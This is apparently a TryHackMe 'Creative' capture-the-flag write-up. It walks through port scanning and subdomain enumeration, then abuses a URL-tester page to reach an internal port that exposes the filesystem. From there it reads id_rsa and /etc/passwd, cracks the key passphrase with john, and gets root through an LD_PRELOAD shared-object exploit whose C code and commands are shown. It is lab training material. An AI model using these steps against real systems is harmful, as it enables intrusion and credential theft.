Creative : TryHackMe

Exploit a vulnerable web application and some misconfigurations to gain root privileges.

ip = "10.10.202.139"

Lets perform a scan to determine which ports are open and services are running.


```
Host is up (0.83s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:5c:1c:4e:b4:86:cf:58:9f:22:f9:7c:54:3d:7e:7b (RSA)
|   256 47:d5:bb:58:b6:c5:cc:e3:6c:0b:00:bd:95:d2:a0:fb (ECDSA)
|_  256 cb:7c:ad:31:41:bb:98:af:cf:eb:e4:88:7f:12:5e:89 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://creative.thm
|_http-server-header: nginx/1.18.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|storage-misc
Running (JUST GUESSING): Crestron 2-Series (86%), HP embedded (85%)
OS CPE: cpe:/o:crestron:2_series cpe:/h:hp:p2000_g3
Aggressive OS guesses: Crestron XPanel control system (86%), HP P2000 G3 NAS device (85%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 31.416 days (since Sun May  5 14:33:10 2024)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   533.34 ms 10.4.0.1
```

I did dir enumeration but I got nothing. I moved on to subdomain enum

> gobuster vhost -w /usr/share/wordlists/amass/subdomains-top1mil-110000.txt -u http://creative.thm

```
└─$ gobuster vhost -w /usr/share/wordlists/amass/subdomains-top1mil-110000.txt -u http://creative.thm
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:          http://creative.thm
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/amass/subdomains-top1mil-110000.txt
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
===============================================================
2024/06/06 01:28:51 Starting gobuster
===============================================================
Found: beta.creative.thm (Status: 200) [Size: 591]
Progress: 611 / 114607 (0.53%)
```

On the sub-domain we found, we get an URL tester page.



I used burp intuder to fuzz the request port. It took quite some time(community version) but I got port 1337.

Directory listing for /

- bin@
- boot/
- dev/
- etc/
- home/
- lib@
- lib32@
- lib64@
- libx32@
- lost+found/
- media/
- mnt/
- opt/
- proc/
- root/
- run/
- sbin@
- snap/
- srv/
- swap.img
- sys/
- tmp/
- usr/
- var/

It returned a directory listing. I looked around where I got the id_rsa key.
I navigated to /etc/passwd where I got the users list

The id_rsa was encryped so I used john to get the passphrase.

```
ss2john id_rsa > crack
john crack --wordlist=/usr/share/wordlists/rockyou.txt
```

With the passphrase I was IN!
Initially I was stuck, that was when I looked into the .bash_history. Now it was time for priv escalation

I thought it was gonna be easy cause I had found ping, but it was on gtfobins.
Lets do some research on LD_PRELOAD

Shared Libraries

Shared libraries are libraries that are loaded by programs when they start. When a shared library is installed properly, all programs that start afterward automatically use the new shared library.
LD_Preload: It is an environment variable that lists shared libraries with functions that override the standard set.

We can exploit it by creative a C program

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/sh");
}
```

We compile it to generate a shared object with .so extension likewise .dll file in the Windows operating system and hence type following

```
gcc -fPIC -shared -o shell.so shell.c -nostartfile
sudo LD_PRELOAD=/tmp/shell.so ping
```

I did the same for my machine and I got ROOOT!!!